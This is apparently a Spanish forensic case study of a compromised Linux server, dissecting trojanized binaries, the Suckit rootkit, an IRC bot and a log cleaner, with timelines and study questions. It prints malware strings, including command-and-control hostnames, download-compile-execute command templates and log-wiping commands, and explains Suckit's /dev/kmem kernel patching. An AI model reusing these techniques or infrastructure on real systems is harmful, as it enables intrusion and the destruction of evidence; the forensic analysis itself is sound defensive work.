La alerta de `chkrootkit` (*You have 11 process hidden for ps command*) se genera contrastando las entradas devueltas por la llamada al sistema `sys_getdents()` sobre el sistema de archivos `/proc` frente a las salidas de `ps`. Si un intruso modifica la tabla del kernel pero olvida ocultar los subdirectorios numéricos en `/proc`, £cómo puede un analista listar los PIDs reales mediante un script de consola que no dependa de binarios del sistema?

Perspectiva forense contemporánea: EDR y registro de telemetría

En 2004, la supervisión de intrusos en vivo dependía de utilidades de espionaje en terminales virtuales (`ttysnoop`), comandos `w` recurrentes e inspección manual de `/var/log/wtmp`. En la actualidad, las soluciones de detección y respuesta en terminales (*Endpoint Detection and Response* - EDR) como CrowdStrike Falcon, SentinelOne o Microsoft Defender for Endpoint recopilan telemetría continua a nivel de kernel mediante *eBPF* en Linux o *Kernel Patch Protection* (*PatchGuard*) en Windows, registrando cada árbol de procesos hijos, llamadas al sistema, conexiones de red y modificaciones de memoria sin interferir con la sesión interactiva del operador.

Parte III

Análisis forense post-mortem y reconstrucción profunda

Capítulo 6

Análisis diferencial con el sistema de referencia

El método de análisis forense comparativo consiste en contrastar el estado del sistema investigado contra una instalación limpia e idéntica montada en el laboratorio de referencia. En entornos GNU/Linux basados en RPM (Red Hat Package Manager), el comando `rpm -V` permite contrastar los tamaños de archivo, fechas de modificación, atributos y sumas de verificación MD5 respecto a la base de datos oficial del distribuidor.

6.1 Cotejo de binarios con chkrootkit y base de datos RPM

Primero se revisaron los programas reportados por la utilidad `chkrootkit` como troyanizados. En total se estudiaron 1999 programas en el árbol de directorios del sistema.

6.1.1 Análisis detallado del binario `/bin/ps`

Ruta del archivo: `/bin/ps`

Análisis de cadenas de texto:

```
/lib/ld-linux.so.2
libc.so.6
strcpy
```

```
fgets
system
feof
malloc
__deregister_frame_info
setgid
strcmp
sprintf
fclose
fopen
_IO_stdin_used
__libc_start_main
strlen
setuid
__register_frame_info
__gmon_start__
GLIBC_2.1
GLIBC_2.0
PTRh
$Id: ps.c,v 1.11 2001/09/03  Exp $
[1;33m%s
/bin/su -
/dev/.libpt
egrep
 %s|%s
 %sps
 %s %s
/dev/.pst
 %s%s | /bin/egrep -v "%s"
```

De estas cadenas lo sobresaliente es que el programa lee `/dev/.libpt` y luego con egrep filtra los procesos que lee en ese archivo. Definitivamente estos programas están troyanizados con el fin de ocultar la información que se le indique a voluntad o de forma automática.

6.1.2 Análisis detallado del binario `/bin/netstat`

De forma análoga, el examen de cadenas sobre el ejecutable `/bin/netstat` desveló el mecanismo de filtrado de sockets de red:

```
/bin/su -
/dev/.libn
egrep
 %s|%s
 %sps
 %s %s
/dev/.nst
 %s%s | /bin/egrep -v "%s"
```

El anterior programa lee `/dev/.nst` y oculta el estado de la red según se le ordene.

`/usr/bin/pstree`

```
/bin/su -
/dev/.libtr
egrep
%s|%s
%sps
%s %s
/dev/.tree
%s%s | /bin/egrep -v "%s"
```

El anterior lee `/dev/.libtr` y oculta procesos.

`/bin/init`

```
Can't open a tty, all in use ?
Can't fork subshell, there is no way...
/dev/zqft4
/bin/sh
Can't execve shell!
BD_Init: Starting backdoor daemon...
FUCK: Can't allocate raw socket (%d)
FUCK: Can't fork child (%d)
Done, pid=%d
/dev/zqft4/.rc
use:
 %s <uivfp> [args]
u       - uninstall
i       - make pid invisible
v       - make pid visible
f [0/1] - toggle file hiding
p [0/1] - toggle pid hiding
Detected version: %s
FUCK: Failed to uninstall (%d)
Suckit uninstalled sucesfully!
FUCK: Failed to hide pid %d (%d)
Pid %d is hidden now!
FUCK: Failed to unhide pid %d (%d)
Pid %d is visible now!
file
Failed to change %s hiding (%d)!
 %s hiding is now %s!
kmalloc
_kmalloc
__kmalloc
/dev/zqft4
/dev/kmem
FUCK: Can't open %s for read/write (%d)
RK_Init: idt=0x%08x,
FUCK: IDT table read failed (offset 0x%08x)
FUCK: Can't find sys_call_table[]
sct[]=0x%08x,
FUCK: Can't find kmalloc()!
kmalloc()=0x%08x, gfp=0x%x
FUCK: Can't read syscall %d addr
Z_Init: Allocating kernel-code memory...
FUCK: Out of kernel memory!
Done, %d bytes, base=0x%08x
/dev/kmem
/dev/null
```

```
core
FUCK: Got signal %d while manipulating kernel!
/sbin/init!
0123456789abcdefghijklmnopqrstuvwxyz
0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ
<NULL>
'Yi
/dev/null
1.3b
/dev/zqft4/.sniffer
/proc/
/proc/net/
socket:[
/sbin/init
/sbin/init!
login
telnet
rlogin
rexec
passwd
adduser
mysql
ssword:
```

Esas cadenas se parecen a las de `/dev/zqft4/sk` ya antes mencionado, así que se calculara su suma `md5sum` que es una número único de identificación para cada archivo basado en análisis y sumas bit a bit. Si los números coinciden para dos archivos, estos son iguales.

```
4237949f8b00fc64feb9b575a5f6e1dc  /dev/zqft4/sk

4237949f8b00fc64feb9b575a5f6e1dc  /sbin/init
```

Los dos archivos son idénticos a nivel binario. El cotejo de la huella MD5:

`4237949f8b00fc64feb9b575a5f6e1dc`

confirma que el binario de inicio del sistema operativo (`/sbin/init`) fue reemplazado exactamente por una copia del programa malicioso `/dev/zqft4/sk`.

Disección del rootkit Suckit v1.3b y evasión vía /dev/kmem

El análisis forense de cadenas y estructuras binarias identifica de manera categórica al artefacto sk como el célebre **Suckit Rootkit versión 1.3b** (diseñado por el investigador *sd* y publicado en la revista *Phrack* #58 en diciembre de 2001). A diferencia de los rootkits tradicionales de la época (como *Knark* o *Adore*), que dependían de la carga de módulos del núcleo (*LKM*) y requerían que el kernel compilara la opción `CONFIG_MODULES=y`, **Suckit fue pionero en prescindir por completo de LKMs**:

1. **Inyección directa en memoria física:** Abre el archivo de dispositivo especial `/dev/kmem` en modo lectura/escritura con privilegios de `root`.
2. **Localización de la IDT y Syscall Table:** Lee la Tabla de Descriptores de Interrupción (*IDT*) para calcular la dirección base del kernel en memoria y extraer el puntero al vector `sys_call_table[]`.
3. **Reserva de memoria en kernelspace:** Localiza la función del núcleo `kmalloc()` e invoca su ejecución forzada para asignar un búfer residente en el espacio protegido del kernel.
4. **Enganche de llamadas al sistema (*Syscall Hooking*):** Redirige llamadas críticas como `sys_getdents64` (listado de directorios), `sys_read` y `sys_kill` hacia sus propias rutinas encubiertas.
5. **Regla del sufijo de exclamación (`!`):** Todo archivo, directorio o proceso cuyo nombre finalice con el carácter `!` es filtrado automáticamente de las respuestas del kernel, volviéndolo completamente invisible para `ls`, `find`, `ps` y cualquier explorador de archivos.
6. **Persistencia en el arranque (*Boot Persistence*):** Al sobrescribir `/sbin/init` (el proceso madre con PID 1) y renombrar el init legítimo a `/sbin/init!`, Suckit garantiza que en cada reinicio del equipo el kernel sea reparcheado en memoria antes de ejecutar el init original.

La arquitectura de intercepción y evasión de Suckit en la memoria del kernel se esquematiza en la Figura 6.1.

Se buscaron sistemáticamente en el almacenamiento los archivos ocultos que hicieran uso del sufijo de invisibilidad `!` configurado por Suckit, identificándose los siguientes componentes:

```
485151   28 -rwxr-xr-x   1 root     root        27844 Apr  8 11:02 /sbin/init!
533481   32 -rwxr-xr-x   1 root     root        31707 Apr  8 11:02 /dev/zqft4/bash!
533491    4 -rw-r--r--   1 root     root           90 Apr 16 11:56 /dev/zqft4/bd!
533485   28 -rwxr-xr-x   1 1018     1018        25163 Aug  4  2002 /dev/zqft4/local!
533488   12 -rwxr-xr-x   1 root     root         9602 Apr  8 11:02 /dev/zqft4/clean!
533490    4 -rwxr-xr-x   1 root     root           90 Apr 16 11:40 /dev/zqft4/smurf!
```

Revisaremos estos programas.

`/sbin/init!`

Tipo de archivo:




Figura 6.1: Mecanismo de inyección en memoria física y alteración de llamadas al sistema por el rootkit Suckit v1.3b.

```
/sbin/init!: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.30,
dynamically linked (uses shared libs), stripped
```

Al revisar las cadenas de texto no encontramos nada extraño, y comparando sus sumas binarias se encontró que es el mismo `/sbin/init` de un sistema limpio. Parece que su función es la de correr el init troyanizado.

`/dev/zqft4/bash!`

```
ka0sphere.freeftp.org
ka0sphere.getmyip.com
ka0sphere.zapto.org
ka0sphere.sytes.net
ka0sphere.servequake.com
ka0sphere.servepics.com
ka0sphere.servemp3.com
ka0sphere.serveirc.com
ka0sphere.servehttp.com
ka0sphere.servehalflife.com
ka0sphere.servegame.com
ka0sphere.serveftp.com
ka0sphere.servecounterstrike.com
ka0sphere.servebeer.com
ka0sphere.redirectme.net
ka0sphere.no-ip.org
ka0sphere.no-ip.info
ka0sphere.no-ip.com
ka0sphere.no-ip.biz
ka0sphere.myvnc.com
ka0sphere.myftp.org
ka0sphere.myftp.biz
ka0sphere.hopto.org
ka0sphere.bounceme.net
ka0sphere.3utilities.com
```

```
ka0sphere.mine.nu
ka0sphere.kicks-ass.org
ka0sphere.is-a-geek.org
ka0sphere.homeunix.com
ka0sphere.gotdns.com
cha0sphere.theroots.la
cha0sphere.phearnet.org
cha0sphere.hackerzlair.org
cha0sphere.flooooooooooooood.la
cha0sphere.evilnet.la
NOTICE %s :Someone needs a miracle
NOTICE %s :BYSIN <target> <port> <secs>
NOTICE %s :Packeting %s.
NOTICE %s :SLICE2 <destination> <lowport> <highport> <secs>
NOTICE %s :Error in SLICE2: Low > high.
cant find %s!
NOTICE %s :PAN <target> <secs>
NOTICE %s :Panning %s.
NOTICE %s :MAJIN <target> <secs>
NOTICE %s :Majin'n %s.
NOTICE %s :UPDATE <host> <port> <username> <pass> <src:bin>
NOTICE %s :Unable to create socket (Wierd, you shouldnt get this error and ITS NOT MY FAULT!).
NOTICE %s :Unable to resolve address.
NOTICE %s :Unable to connect to dump site.
220
NOTICE %s :Error while logging in to dump: %s
USER %s
331
PASS %s
230
REST 0
gcc --help
Usage
TYPE I
200
NOTICE %s :GCC not found and cannot create passive binary mode: %s
PASV
227
NOTICE %s :Error while starting passive to dump: %s
RETR %s
NOTICE %s :Unable to create socket.
NOTICE %s :Unable to connect to streamed dump site.
NOTICE %s :Receiving update.
mkdir /tmp
/tmp/.c
(gcc -o %s /tmp/.c; rm -rf /tmp/.c; kill -9 %d; kill -9 %d; %s &) > /dev/null
/tmp/.o
(mv /tmp/.o %s; chmod 755 %s; kill -9 %d; kill -9 %d; %s &) > /dev/null
NOTICE %s :UPDATEHTTP <host> <src:bin>
NOTICE %s :Unable to connect to http.
GET /%s HTTP/1.0
Connection: Keep-Alive
User-Agent: Mozilla/4.75 [en] (X11; U; Linux 2.2.16-3 i686)
Host: %s:80
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, image/png, */*
Accept-Encoding: gzip
Accept-Language: en
Accept-Charset: iso-8859-1,*,utf-8
(gcc -o %s /tmp/.c; rm -rf /tmp/.c; kill -9 %d; %s &) > /dev/null 2>&1
(mv /tmp/.o %s; chmod 755 %s; kill -9 %d; %s &) > /dev/null
NOTICE %s :GET <host> <save as>
http://
```

```
NOTICE %s :Receiving file.
NOTICE %s :Saved as %s
kill -9 %d;kill -9 0
NOTICE %s :Killing pid %d.
KILL
KILLALL
VERSION
SLICE2
MAJIN
UPDATE
UPDATEHTTP
chrysaor
kamikaze
cha0sphere
eCliPs
CaRb0nE
IRC
#leming
PRIVMSG %s :%s
MODE %s +ix %s
inside.l3ming
JOIN %s :%s
MODE %s +tnmsk %s
WHO %s
PONG %s
NOTICE %s :I'm having a problem resolving my host, someone will have to SPOOFS me manually.
leming
NICK %s
PING
PRIVMSG
/etc/rc.d/rc.local
"%s%s"
"%s%s"
Someone needs a miracle
cr4sh
NICK %s
USER %s localhost localhost :%s
ERROR
```

Parece ser que el anterior **shell** tiene agregadas funciones de conexión por medio de la red.

`/dev/zqft4/local!`

Este programa se ejecutó en un sistema de pruebas, con el resultado de un daño en el arranque del sistema. Al parecer se debe correr en combinación con otros programas y no de manera individual.

`/dev/zqft4/clean!`

```
/var/log/messages
/var/log/secure
/var/log/xferlog
/var/log/maillog
messages.hm
secure.hm
xferlog.hm
maillog.hm
```

```
HideMe
Usage: %s <user> <host> <IP>
/var/run/utmp
Uh ? utmp target not locked. Getting outta here.
utmp target processed.
/var/log/wtmp
Uh? wtmp target not locked. Getting outta here.
wtmp.hm
Damn! Problems targeting wtmp. Getting outta here.
/bin/mv wtmp.hm /var/log/wtmp
Ach. Couldn't replace %s .
/bin/chmod 644 /var/log/wtmp
wtmp target processed.
/var/log/lastlog
Uh? lastlog target not locked. Getting outta here.

lastlog target processed.
Processing %s
Hmmm. Couldn't reach var ...
                DONE.
mv messages.hm /var/log/messages
mv secure.hm /var/log/secure
mv xferlog.hm /var/log/xferlog
mv maillog.hm /var/log/maillog
```

Este programa elimina los registros del sistema que se le indiquen a voluntad del intruso o de manera automatizada.

Es de destacar que al parecer estos programas ocultos deben de ser ejecutados directamente desde la línea de comandos o desde un *script* para que funcionen. Es muy común que los atacantes no sepan que esos programas están instalados pues están ocultos por el sistema y ni ellos se percatan de su existencia si no conocen de antemano el kit usado.

Análisis forense de limpiadores de registros (log cleaners)

El binario `clean!` (*HideMe*) analiza y reescribe los registros binarios `wtmp` y `utmp` para extirpar entradas de una IP o usuario específico. Dado que este programa reescribe el archivo generando un temporal (`wtmp.hm`) y reemplazándolo mediante `mv`, £qué marcas de tiempo en el inodo de `/var/log/wtmp` se ven afectadas de manera anómala y cómo delatan la manipulación ante una línea de tiempo pericial (*mactime*)?

Perspectiva forense contemporánea: blindaje del kernel y eliminación de /dev/kmem

En la época del incidente (kernels Linux 2.2 y 2.4), el archivo de dispositivo especial `/dev/kmem` permitía a cualquier proceso con privilegios de superusuario escribir directamente en cualquier dirección de la memoria física o virtual del núcleo. Esta vulnerabilidad arquitectónica habilitó la proliferación de rootkits como Suckit. En los núcleos contemporáneos, esta vía ha sido completamente erradicada: la opción `CONFIG_DEVKMEM` está obsoleta y deshabilitada, `CONFIG_STRICT_DEVMEM` restringe el acceso a memoria, y mecanismos modernos de hardware y software como *Lockdown Mode*, *Kernel Address Space Layout Randomization* (*KASLR*), *Control Flow Integrity* (*CFI*) y la firma obligatoria de módulos impiden la manipulación no autorizada del espacio del núcleo.

Capítulo 7

Detección de binarios troyanizados y rootkits

Los *rootkits* a nivel de espacio de usuario (*userland rootkits*) operaban reemplazando los binarios estándar de administración (como `ps`, `ls`, `netstat`, `find` y `login`) por versiones adulteradas que filtraban deliberadamente los procesos del atacante, ocultaban directorios maliciosos y abrían puertas traseras protegidas por contraseñas predefinidas.

7.1 Escaneo heurístico y detección de firmas de malware

Muchos de los programas examinados presentaban estructuras anómalas y cadenas de texto no convencionales en sus secciones de código. Por esta razón, se procedió a escanear exhaustivamente la imagen del disco mediante la solución antivirus `f-prot` para sistemas Unix/Linux.

Los archivos que contenían virus orientados exclusivamente al sistema operativo Microsoft Windows fueron descartados del informe pericial, al tratarse de artefactos inocuos en esta plataforma que los usuarios suelen recibir incidentalmente a través de correspondencia electrónica externa. En entornos GNU/Linux, el interés primordial radicaba en identificar gusanos (*worms*), puertas traseras (*backdoors*) y binarios del sistema infectados o troyanizados.

El Cuadro 7.1 presenta un extracto representativo de los hallazgos tras auditar 181,711 objetos en el disco duro.

Listing 7.1: Extracto de infecciones detectadas por el escáner antivirus en el sistema examinado.

```
/root/usr/bin/last                          Infection: Unix/RST.A
/root/usr/bin/strace                        Infection: Unix/RST.A
/root/sbin/killall5                         Infection: Unix/RST.A
/root/sbin/sulogin                          Infection: Unix/RST.A
/root/bin/ps                                Infection: Unix/RST.A
/root/dev/zqft4/local!                      Infection: Unix/Osf.A
/home/staff/duende/paw++                    Infection: Unix/RST.B
/home/staff/duende/prog/c/lc/une            Infection: Unix/RST.B
/home/staff/duende/prog/c/lc/linfo          Infection: Unix/RST.A
/home/staff/duende/prog/c/lc/mapea          Infection: Unix/RST.A
/home/staff/duende/prog/c/lc/particion      Infection: Unix/RST.A
/home/staff/duende/prog/c/lc/correlacion    Infection: Unix/RST.A
/home/staff/duende/prog/c/uno/cadena        Infection: Unix/RST.A
/home/staff/duende/prog/c/uno/arbol         Infection: Unix/RST.A
/home/staff/duende/prog/c/uno/arboles       Infection: Unix/RST.A
/home/staff/duende/prog/c/uno/repite        Infection: Unix/RST.A
/home/staff/duende/prog/c/uno/simotu        Infection: Unix/RST.A
/home/staff/duende/prog/GL/avion            Infection: Unix/RST.A
/home/staff/duende/prog/bin/une             Infection: Unix/RST.A
/home/staff/duende/prog/bin/normal          Infection: Unix/RST.A
/home/staff/duende/prog/gtk/ghello          Infection: Unix/RST.A
/home/staff/duende/prog/gtk/registro.old    Infection: Unix/RST.A
/home/staff/duende/kxterm                   Infection: Unix/RST.A
/home/staff/duende/installer-redhat-70-i386 Infection: Unix/RST.A

============================================================
Resultados globales del escaneo antivirus:
Objetos escaneados: 181,711
Infectados:         1,111
Sospechosos:        4
Desinfectados:      0
Tiempo total:       55 min 33 s
============================================================
```

A partir de esta prospección pericial, se constató que cerca de 900 programas y bibliotecas del sistema operativo se encontraban infectados con el gusano *Unix/RST.A*, un parásito binario que infecta ejecutables ELF inyectando código en el punto de entrada (*entry point*) para abrir conexiones de red encubiertas y habilitar el control remoto del equipo.

Anatomía y comportamiento del virus parásito Unix/RST.A

Descubierto originalmente en septiembre de 2001, **Unix/RST.A** representó uno de los primeros virus parásitos directos para arquitecturas Linux ELF de 32 bits. Su funcionamiento técnico se desglosa en:

- **Infección de la cabecera ELF:** Agrega una sección parasitaria al final del ejecutable y modifica el punto de entrada (*e_entry*) de la cabecera ELF para desviar la ejecución inicial hacia su propio código inyectado.
- **Propagación local:** Al ejecutarse cualquier binario infectado bajo la cuenta `root`, el virus recorre los directorios ejecutables estándar (`/bin`, `/sbin`, `/usr/bin`) infectando sistemáticamente todos los programas en los que tenga permisos de escritura.
- **Puerta trasera oculta:** Abre un socket crudo (*raw socket*) a la escucha de paquetes ICMP o UDP específicamente estructurados, permitiendo al atacante activar una shell remota con privilegios de superusuario sin abrir ningún puerto TCP tradicional en el sistema.

Asimismo, se detectaron 115 programas infectados dentro del directorio personal del usuario duende, principalmente en carpetas que simulaban almacenar código fuente de investigación académica. Es relevante señalar que las fechas de modificación de estos binarios correspondían al 24 de abril, mientras que los archivos fuente asociados presentaban marcas temporales de 2001. La alteración de binarios críticos en directorios del sistema (`/bin`, `/sbin`, `/usr/bin`) demostró una manipulación intencional que demandó el uso efectivo de privilegios de superusuario (`root`). En contraste, la misma prueba ejecutada sobre el sistema de control del laboratorio no arrojó ninguna alerta de infección.

7.2 Persistencia mediante atributos inmutables de Ext2 (`chattr +i`)

Uno de los mecanismos de evasión más sofisticados observados durante la pericia fue la manipulación de las banderas extendidas del sistema de archivos Ext2. Mediante el comando `lsattr`, se identificó que dieciocho archivos estratégicos contaban con atributos de inmutabilidad y adición forzada activados.

Listing 7.2: Archivos con atributos especiales de inmutabilidad (+i) y adición (+a).

```
-u--ia----------- /usr/lib/popclean
-u--ia----------- /usr/local/lib/dsniff.services
-u--ia----------- /etc/cron.daily/dnsquery
-u--ia----------- /var/lib/.identd/libs
-u--ia----------- /var/lib/.identd/identd
-u--ia----------- /var/lib/.identd/libdn
-u--ia----------- /var/lib/.identd/libsnd
-u--ia----------- /dev/rd/c2d3b2
-u--ia----------- /dev/rd/c6d0b2
-u--ia----------- /dev/rd/c6d3b2
-u--ia----------- /dev/.libn
```

```
-u--ia---------- /dev/.libpt
-u--ia---------- /dev/.libtr
-u--ia---------- /dev/.libtp
-u--ia---------- /dev/.pst
-u--ia---------- /dev/.nst
-u--ia---------- /dev/.tree
-u--ia---------- /dev/.tp
```

En el sistema de archivos Linux Ext2/Ext3, el atributo inmutable (`+i`) instruye al controlador del kernel para denegar cualquier operación de escritura, truncamiento, renombramiento o supresión de enlace (*unlink*), bloqueando incluso las órdenes emitidas por el superusuario `root`. Para modificar o suprimir un archivo marcado con este atributo, el administrador está obligado a deshabilitar previamente la bandera mediante el comando `chattr -i`.

Por su parte, el atributo `+a` restringe la apertura del archivo únicamente al modo de adición (*append-only*), impidiendo que su contenido previo sea alterado o vaciado. La presencia coordinada de estos atributos en utilidades de captura de red (como `dsniff.services`) y en binarios ocultos bajo `/dev` y `/var/lib/.identd` evidencia una técnica destinada a garantizar la permanencia del *rootkit* y entorpecer los intentos convencionales de desinfección administrativa.

Habiendo identificado el arsenal malicioso sembrado en el servidor —desde las rutinas de memoria de Suckit y los ejecutables con privilegios SUID indebidos, hasta los interceptores de contraseñas blindados con atributos de inmutabilidad—, la investigación debió responder a la interrogante cronológica central del caso: £en qué fecha y hora exacta penetró el atacante y cuál fue la secuencia precisa de sus acciones? Para reconstruir los hechos con rigor de segundos y sin depender de bitácoras potencialmente manipuladas, se procedió a interrogar las estructuras de inodos mediante un análisis temporal integral de marcas MAC (*mactime*), abordado en el siguiente capítulo.

Banderas de inodo en sistemas de archivos Ext2

En el listado del Cuadro 7.2, los archivos presentan la combinación de atributos extendidos `-u-ia`. Explique qué efecto pericial tiene el atributo `u` (*undeletable*) a nivel de inodo y por qué un perito forense debe auditar las banderas extendidas antes de intentar eliminar o trasladar archivos sospechosos en una copia de trabajo.

Perspectiva forense contemporánea: inmutabilidad como defensa ante ransomware

Resulta una ironía histórica que la misma técnica utilizada por los atacantes en 2004 (`chattr +i`) para impedir que los administradores borraran su malware sea hoy una de las defensas más sólidas frente a los ataques de *ransomware*. Los repositorios modernos de respaldos inmutables (como AWS S3 Object Lock en modo *Compliance*, o sistemas ZFS/Ceph con instantáneas WORM: *Write Once, Read Many*) impiden criptográficamente que un actor hostil con credenciales de administrador pueda encriptar o destruir los respaldos antes de detonar su carga destructiva.

Capítulo 8

Cronología forense del sistema de archivos

La reconstrucción temporal de eventos constituye la columna vertebral del análisis pericial. El sistema de archivos almacena marcas de tiempo críticas para cada inodo que permiten reconstruir la secuencia causal de los hechos. Utilizando la herramienta `mactime` de *The Coroner's Toolkit* (TCT) y *The Sleuth Kit* (TSK), fue posible correlacionar con precisión de segundos cada acción ejecutada en el disco magnético.

Marcas temporales forenses: desmitificando el ctime en Unix/Linux

Uno de los errores más comunes entre analistas noveles consiste en interpretar la marca `ctime` como la fecha de creación del archivo (*creation time*). En los sistemas de archivos clásicos de Unix (UFS, Ext2, Ext3), la fecha de creación (*birth time* o *crtime*) simplemente no existe; fue introducida posteriormente en Ext4 y NTFS:

- **mtime (Modification Time):** Instante en que se modificó el contenido de los bloques de datos del archivo (por ejemplo, al guardar cambios con un editor o escribir con `write()`).
- **atime (Access Time):** Instante en que se leyeron los datos del archivo (mediante `cat`, ejecución binaria o `read()`).
- **ctime (Change Time):** Instante en que se modificaron los **metadatos del inodo** (cambio de permisos con `chmod`, cambio de propietario con `chown`, creación o destrucción de enlaces duros con `ln`, o cambio de tamaño). Un usuario o atacante puede alterar artificialmente `mtime` y `atime` mediante la llamada `utime()` o el comando `touch -d`, pero **no puede modificar arbitrariamente el ctime**, el cual es actualizado inexorablemente por el kernel en función del reloj del sistema.
- **dtime (Deletion Time):** En Ext2, almacena el instante exacto en que el inodo fue desasociado del directorio mediante `unlink()`, marcando su eliminación efectiva.

8.1 Reconstrucción cronológica del sistema de archivos (*timeline analysis*)

El procedimiento pericial consiste en extraer y ordenar cronológicamente las marcas temporales de modificación (*mtime*), acceso (*atime*), cambio de inodo (*ctime*) y borrado (*dtime*) de la totalidad de inodos almacenados en el disco duro mediante la herramienta `ils` y `mactime`.

Con esta información recolectada se construyó la *línea de tiempo integral* de todos los archivos del disco, incluidos aquellos desasociados cuyos sectores magnéticos aún no habían sido sobreescritos por nuevas operaciones del sistema operativo. La sintaxis estándar reportada por `mactime` sigue la estructura:

```
Fecha y Hora | Tamaño | Atributo MAC | Permisos | UID | GID | Inodo | Ruta del Archivo
```

La secuencia temporal global derivada de esta correlación de inodos se sintetiza en la Figura 8.1.

Ejemplo:

```
Mon Jun 03 1991 15:44:40  1060 m.. -/-rw-r--r-- root  root 356082 /usr/share/texmf/metapost/
     base/rboxes.mp
```




Figura 8.1: Reconstrucción cronológica pericial de los eventos clave obtenida mediante análisis de tiempos MAC.

Las líneas de tiempo de helios son 701,707 y fueron clasificadas en orden cronológico, así podemos reconstruir los sucesos sobre todos los archivos en el disco ya sean recuperables o no.

```
Tue Apr 08 2003 16:00:05  3383242 m.. -/-rw-r--r-- root     root     147500   /var/cache/apt/
     archives/
                                                                              libc6_2.2.5-11.5
     _i386.deb
                          2390800 m.. -/-rw-r--r-- root     root     147497   /var/cache/apt/
     archives/
                                                                              libc6-dev_2
     .2.5-11.5_i386.deb
Tue Apr 08 2003 16:02:08    28472 m.. -/-rwxr-xr-x root     root     533487   /dev/zqft4/sk
                            27844 m.c -/-rwxr-xr-x root     root     485151   /sbin/init!
                            25163 ..c -/-rwxr-xr-x huet     1018     533485   /dev/zqft4/local!
                            28472 m.c -/-rwxr-xr-x root     root     485196   /sbin/init
Tue Apr 08 2003 16:02:20        0 .a. -/-rw-r--r-- root     root     307489   /usr/include/utmp.
     h.dpkg-tmp
                                                                              (deleted)
                             9602 m.c -/-rwxr-xr-x root     root     533488   /dev/zqft4/clean!
                                0 .a. -rw-r--r-- root     root     307489   <helios-root.img-
     dead-307489>
                                0 .a. -rw-r--r-- root     root     307490   <helios-root.img-
     dead-307490>
                            31707 m.c -/-rwxr-xr-x root     root     533481   /dev/zqft4/bash!
                                0 .a. -/-rw-r--r-- root     root     307490   /usr/include/
     lastlog.h.
                                                                              dpkg-tmp (deleted
     )
Tue Apr 08 2003 16:02:45    34304 m.c -/-rw-r--r-- lester    502      787568   /home/staff/
     lester/tecnico.doc
Tue Apr 08 2003 16:07:27   260207 ..c -/-rw------- lester    502      1441938  /home/staff/
     lester/mail/conacyt
Tue Apr 08 2003 16:10:32    28472 ..c -/-rwxr-xr-x root     root     533487   /dev/zqft4/sk
Tue Apr 08 2003 16:11:17      236 m.c -/-rw------- root     mail     420675   /var/mail/.
     bash_history
```

De estas líneas se ve que varios de los programas estudiados fueron modificados el 8 de abril a partir de las 16:02:08, es posible que esta haya sido su fecha de creación o instalación.

```
Fri Apr 11 2003 20:55:02     4096 m.c d/drwxr-xr-x root     root     243579   /var/lib/tmp
Fri Apr 11 2003 20:55:03    29220 ..c -/-rwxr-xr-x root     root     227122   /usr/bin/kevent
                            29220 ..c -/-rwxrwxr-x duende  users    388620   /bin/kevent
Fri Apr 11 2003 20:55:38    32768 m.c d/drwxr-xr-x root     root     402515   /dev/rd
                             4096 m.c d/drwxr-xr-x root     root     305831   /var/lib
                              475 m.c -/-rwxr-xr-x root     root     227370   /usr/bin/endl
                           711890 m.c -/-rwxr-xr-x root     root     227371   /usr/bin/sysinit
                              475 ..c -/-rwxr-xr-x duende  users    469100   /bin/endl
                              531 ..c -/-rwxr-xr-x duende  users    227352   /dev/rd/c6d0b2
                             4096 m.c d/drwxr-xr-x root     root     179262   /etc/tmp/socket
                             4096 m.c d/drwxr-xr-x root     root     565675   /etc/tmp
                              627 ..c -/-rwxr-xr-x duende  users    227351   /dev/rd/c2d3b2
                              512 ..c -/-rwxr-xr-x duende  users    227353   /dev/rd/c6d3b2
                                5 m.c -/-rw-r--r-- root     root     404745   /dev/rd/c0d0b1
Fri Apr 11 2003 20:55:39    58412 ..c -/-rwxr-xr-x root     root     241477   /dev/.pst
                               69 ..c f/-rwxr-xr-x duende  users    130461   /tmp/mc.pipe.12891
                                                                   (deleted-realloc)
                               36 ..c -/-rwxr-xr-x duende  users    130454   /dev/.libn
                               69 ..c -/-rwxr-xr-x duende  users    130461   /dev/.libtr
                           395235 ..c -/-rwxr-xr-x duende  users    227367   /usr/lib/popclean
                             1013 ..c -/-rwxr-xr-x duende  users    227360   /usr/local/lib/
                                                                   dsniff.services
                               65 ..c -/-rwxr-xr-x duende  users    130458   /dev/.libtp
                               66 ..c -/-rwxr-xr-x duende  users    130456   /dev/.libpt
                              236 ..c -/-rwxr-xr-x duende  users    227358   /etc/cron.daily/
     dnsquery
